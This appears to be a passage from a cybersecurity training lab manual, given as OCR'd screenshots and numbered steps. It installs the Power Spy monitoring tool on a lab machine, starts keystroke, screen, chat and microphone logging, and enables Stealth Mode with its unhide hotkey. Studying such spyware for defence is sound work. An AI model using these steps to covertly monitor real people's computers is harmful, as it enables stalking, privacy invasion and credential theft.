

10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
setup
Setup login password
Setup a password to login the software. The password can include uppercase letters, lowercase letters, numbers and symbols.
New password:
Confirm password:
Reset
Submit

16. ☐ The **Information** dialog box appears; click **OK**.



10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
setup
Setup login password
Setup a password to login the software. The password can include uppercase letters, lowercase letters, numbers and symbols.
Information
Your password is created. You will use it to log in the software.
OK
Reset
Submit

17. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Here, the password is **test@123**.


10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
setup
Enter login password
Password: ********
Submit
Cancel

18. ☐ The **Register product** window appears; click **Later** to continue.


10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
setup
Register product
An icon is displayed on Desktop to disable **Stealth Mode** in trial version.
You can totally try the software on yourself. Click **Start monitoring** and **Stealth Mode** on it's control panel, then do anything as usual on the PC: visiting web sites, reading emails, chatting on facebook or Skype, etc. Then, use your **hotkey** to unhide its control panel, and click an icon on the left to check logs.
You can also click **Configuration** to change settings, setup an email to receive logs from any location, such as a remote PC, iPad or a smart phone.
If you like the product, click **Purchase** button below to buy and register it. Stealth Mode will be enabled after it is unlocked with your registration information.
User Name:
Unlock Code:
Unlock
Purchase
Later

19. The **Power Spy Control Panel** window appears, as shown in the screenshot.


10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
setup
Power Spy Control Panel
Buy now
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
GUIDE
User manual
Export all logs
Delete all logs
Start monitoring
Stealth Mode
Configuration
Help & About
Uninstall


20. Click the **Start monitoring** option from the right-pane.

If the **System Reboot Recommended** window appears, click **OK**.


10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
setup
Power Spy Control Panel
Buy now
Screenshots
Keystrokes
Applications executed
Windows opened
Start monitoring
Websites visited
Skype chat
Documents
Clipboard
Stealth Mode
Configuration
Microphone
Event history
Support
GUIDE
User manual
Help & About
Uninstall
Export all logs
Delete all logs

21. Click on **Stealth Mode** from the right-pane.

Stealth mode runs Power Spy on the computer completely invisibly.


10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
setup
Power Spy Control Panel
Buy now
Screenshots
Keystrokes
Applications executed
Windows opened
Websites visited
Skype chat
Documents
Clipboard
Microphone
Event history
Support
GUIDE
User manual
Export all logs
Delete all logs
Stop monitoring
Stealth Mode
Configuration
Help & About
Uninstall

22. ☐ The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.


10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
setup
Power Spy Control Panel
Buy now
Stop monitoring
Hotkey reminder
The Stealth Mode is started and the software will run completely invisibly. To unhide it, use your hotkey: Ctrl + Al + X. (Press the 3 keys together on your keyboard). Hotkey only works in current Windows user account. It is disabled in other user accounts for security.
OK
Microphone
Event history
Support
User manual
Help & About
Uninstall
Export all logs
Delete all logs

